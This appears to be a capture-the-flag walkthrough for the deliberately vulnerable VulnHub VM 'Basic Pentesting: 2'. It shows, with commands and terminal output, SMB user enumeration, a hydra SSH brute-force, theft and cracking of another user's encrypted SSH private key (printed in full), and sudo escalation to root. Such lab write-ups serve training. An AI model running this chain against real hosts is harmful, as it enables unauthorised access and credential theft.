

Basic Pentesting: 2 — Proof of Concept (PoC)

1. Overview

Item	Details
Machine Name	Basic Pentesting: 2
VulnHub URL	https://www.vulnhub.com/entry/basic-pentesting-2,241/
Release Date	10 Jul 2018
Author	Josiah Pierce
Series	Basic Pentesting
Attacker OS	Kali Linux
Target OS	Ubuntu 16.04
Difficulty	Easy-Medium
Objective	Gain initial access and escalate to root

2. Network Discovery

Identify live hosts on the local network:

```
sudo arp-scan -l
```

Relevant output:

```
192.168.1.108 08:00:27:1A:09:7D
```

- **Target IP:** 192.168.1.108

```
(kali㉿kali)-[~]  
$ sudo arp-scan -l  
[sudo] password for kali:  
Interface: eth0, type: EN10MB, MAC: 00:0c:29:50:6f:d8, IPv4: 192.168.1.109  
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied  
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied  
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)  
192.168.1.1      60:83:e7:6e:16:78      (Unknown)  
192.168.1.106   50:c2:e8:95:0b:37      (Unknown)  
192.168.1.108   08:00:27:1a:09:7d      (Unknown)  
  
3 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.10.0: 256 hosts scanned in 2.322 seconds (110.25 hosts/sec). 3 responded
```

3. Service Enumeration

Run an aggressive Nmap scan:

```
sudo nmap -A -sV -sC 192.168.1.108 -Pn --min-rate 10000
```

Key services identified:

```
22/tcp  SSH    OpenSSH 7.2p2  
80/tcp  HTTP    Apache 2.4.18  
139/tcp SMB  
445/tcp SMB  
8009/tcp AJP  
8080/tcp Apache Tomcat 9.0.7
```

```
(kali@kali)-[~]
$ sudo nmap -A -sV -sC 192.168.1.108 --min-rate 10000 -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-15 19:09 IST
Nmap scan report for 192.168.1.108
Host is up (0.011s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|_ 256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_ 256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp    open  http           Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
|_ ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http           Apache Tomcat 9.0.7
|_ http-title: Apache Tomcat/9.0.7
|_ http-favicon: Apache Tomcat
|_ http-open-proxy: Proxy might be redirecting requests
MAC Address: 08:00:27:1A:09:7D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel


Host script results:
|_ smb2-security-mode:
|_ 3:1:1:
|_ Message signing enabled but not required
|_ smb-os-discovery:
|_ OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|_ Computer name: basic2
|_ NetBIOS computer name: BASIC2\x00
|_ Domain name: \x00
```

4. Web Enumeration

Accessing the web application:

```
http://192.168.1.108
```

The page does not reveal useful information.



Undergoing maintenance

Please check back later

4.1 Directory Brute-Forcing

Using Dirb to enumerate directories:

```
dirb http://192.168.1.108/
```

Result:

```
/development/
```


Accessing the directory:

```
http://192.168.1.108/development/
```

Two files are discovered:

- `dev.txt`
- `j.txt`



The files hint that user **J** has a weak password.



Index of /development

Name	Last modified	Size	Description
Parent Directory	-		
dev.txt	2018-04-23 14:52	483	
j.txt	2018-04-23 13:10	235	

Apache/2.4.18 (Ubuntu) Server at 192.168.1.108 Port 80



5. SMB Enumeration

Since SMB ports (139, 445) are open, enumerate using `enum4linux`:

```
enum4linux 192.168.1.108
```

Important findings:

```
Unix User\kay
Unix User\jan
```

Two valid usernames are identified:

- `jan`
- `kay`

```
(kali㉿kali)-[~]
└─$ enum4linux 192.168.1.108
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Dec 15 19:16:35 2025

===== ( Target Information ) =====
Target ..... 192.168.1.108
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.1.108 ) =====

[+] Got domain/workgroup name: WORKGROUP

===== ( Nbtstat Information for 192.168.1.108 ) =====

Looking up status of 192.168.1.108
BASIC2 <00> - B <ACTIVE> Workstation Service
BASIC2 <03> - B <ACTIVE> Messenger Service
BASIC2 <20> - B <ACTIVE> File Server Service
.._MSBROWSE_ <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00

===== ( Session Check on 192.168.1.108 ) =====

[+] Server 192.168.1.108 allows sessions using username '', password ''

===== ( Getting domain SID for 192.168.1.108 ) =====

Domain Name: WORKGROUP
Domain Sid: (NULL SID)
```

```
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-5-21-2853212168-2008227510-3551253869 and logon username '', password ''
S-1-5-21-2853212168-2008227510-3551253869-501 BASIC2\nobody (Local User)
S-1-5-21-2853212168-2008227510-3551253869-513 BASIC2\None (Domain Group)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)

===== ( Getting printer info for 192.168.1.108 ) =====
```

6. SSH Brute-Force Attack

Attempt brute-force attack against user **jan**:

```
hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.108
```

Successful credentials:

Username: jan

Password: armando

```
(kali@kali)-[~]
$ hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.108
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-15 19:17:48
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 task per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.108:22/
[STATUS] 343.00 tries/min, 343 tries in 00:01h, 14344060 to do in 696:00h, 12 active
[22][ssh] host: 192.168.1.108  login: jan  password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-15 19:20:10
```

7. Initial Access (User: jan)

Login via SSH:

```
ssh jan@192.168.1.108
```

Confirm access:

```
id
pwd
```

User access achieved as **jan**.

```
(kali㉿kali)-[~]
└─$ ssh jan@192.168.1.108
jan@192.168.1.108's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)
 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Dec 15 08:00:03 2025 from 192.168.1.109
jan@basic2:~$ id
uid=1001(jan) gid=1001(jan) groups=1001(jan)
jan@basic2:~$ pwd
/home/jan
```

8. Lateral Movement (User: kay)

Enumerate `/home` directory:

```
cd /home
ls
```

Navigate to `kay`'s home directory:

```
cd /home/kay
ls -la
```

Interesting files found:

```
.bash_history
pass.bak
.ssh
.viminfo
```

```

jan@basic2:~$ cd ..
jan@basic2:/home$ ls
jan kay
jan@basic2:/home$ cd kay
jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 4 root root 4096 Apr 19 2018 ..
-rw-r--r-- 1 kay kay 756 Apr 23 2018 .bash_history
-rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout
-rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc
drwxr-xr-x 2 kay kay 4096 Apr 17 2018 .cache
-rw-r--r-- 1 root kay 119 Apr 23 2018 .lessht
drwxrwxr-x 2 kay kay 4096 Apr 23 2018 .nano
-rw-r--r-- 1 kay kay 57 Apr 23 2018 pass.bak
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful
-rw-r--r-- 1 root kay 538 Apr 23 2018 .viminfo
jan@basic2:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@basic2:/home/kay$ cd .ssh

```

8.1 SSH Private Key Extraction and Passphrase Cracking

View SSH directory:

```

cd .ssh
ls

```

Files found:

```

authorized_keys id_rsa id_rsa.pub

```

The contents of `id_rsa` were copied and saved on the attacker machine into a file named `key`:

```

nano key

```

The file contained an encrypted RSA private key:

```

-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75
...
-----END RSA PRIVATE KEY-----

```

This confirmed that the private key was protected with a passphrase.

```

jan@basic2:/home/kay$ cd .ssh
jan@basic2:/home/kay/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
jan@basic2:/home/kay/.ssh$ cat id
cat: id: No such file or directory
jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC, 6ABA7DE35CDB65070B92C1F760E2FE75

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

```

```

(kali@kali)-[~]
$ sudo nano key
[sudo] password for kali:

```

8.2 Cracking SSH Key Passphrase

Convert the key for John:

```
ssh2john key > sshkey
```

Crack using RockYou:

```
john sshkey --wordlist=/usr/share/wordlists/rockyou.txt
```

Passphrase found:

```
beeswax
```

```
(kali@kali)-[~]  
$ ssh2john key > sshkey
```

```
(kali@kali)-[~]  
$ john sshkey --wordlist=/usr/share/wordlists/rockyou.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])  
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes  
Cost 2 (iteration count) is 1 for all loaded hashes  
Will run 4 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
beeswax (key)  
1g 0:00:00:00 DONE (2025-12-15 19:35) 33.33g/s 2758Kp/s 2758Kc/s 2758Kc/s behlat..bammer  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.
```

9. Access as User kay

Login using cracked SSH key:

```
ssh -i id_rsa kay@localhost
```

Enter passphrase:

```
beeswax
```

After login, read password backup:

```
cat pass.bak
```

Password revealed:

```
heresareallystrongpasswordthatfollowsthepasswordpolicy$$.
```

```

END RSA PRIVATE KEY
jan@basic2:/home/kay/.ssh$ ssh -i id_rsa kay@localhost
Could not create directory '/home/jan/.ssh'.
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn40PL7GN/DuVHVv00LT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/jan/.ssh/known_hosts).
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$

```

10. Privilege Escalation

Switch to root using sudo:

```
sudo su
```

Enter password:

```
heresareallystrongpasswordthatfollowsthepasswordpolicy$$.
```

Verify root access:

```
whoami
```

Output:

```
root
```

```

kay@basic2:~$ sudo su
[sudo] password for kay:

Sorry, try again.
[sudo] password for kay:
Sorry, try again.
[sudo] password for kay:
root@basic2:/home/kay# ls
pass.bak

```

11. Root Flag

Navigate to root directory:

```
cd /root
cat flag.txt
```

Flag message:

Congratulations! You've completed this challenge...

Root access successfully achieved.

```
root@basic2:/home/kay# cd /
root@basic2:/# ls
bin boot dev etc home initrd.img initrd.img.old lib lib64 lost+found media mnt opt proc root run samba sbin snap srv sys tmp usr var vmlinuz vmlinuz.old
root@basic2:/# cd root
root@basic2:~# ls
flag.txt
root@basic2:~# cat flag.txt
Congratulations! You've completed this challenge. There are two ways (that I'm aware of) to gain
a shell, and two ways to privesc. I encourage you to find them all!

If you're in the target audience (newcomers to pentesting), I hope you learned something. A few
takeaways from this challenge should be that every little bit of information you can find can be
valuable, but sometimes you'll need to find several different pieces of information and combine
them to make them useful. Enumeration is key! Also, sometimes it's not as easy as just finding
an obviously outdated, vulnerable service right away with a port scan (unlike the first entry
in this series). Usually you'll have to dig deeper to find things that aren't as obvious, and
therefore might've been overlooked by administrators.

Thanks for taking the time to solve this VM. If you choose to create a writeup, I hope you'll send
me a link! I can be reached at josiah@vt.edu. If you've got questions or feedback, please reach
out to me.

Happy hacking!
```

12. Attack Chain Summary

1. Network discovery using `arp-scan`
2. Service enumeration with `nmap`
3. Web directory discovery (`/development`)
4. SMB enumeration using `enum4linux`
5. Username discovery (`jan` , `kay`)
6. SSH brute-force on `jan`
7. Lateral movement to `kay`
8. SSH private key extraction
9. SSH key passphrase cracking
10. Privilege escalation using `sudo`
11. Root flag retrieval

13. Security Lessons Learned

- Weak passwords enable brute-force attacks
 - Sensitive files in user directories lead to lateral movement
 - SSH private keys must be protected with strong passphrases
 - Enumeration is critical to uncover hidden attack paths
 - Least privilege principle must be enforced
-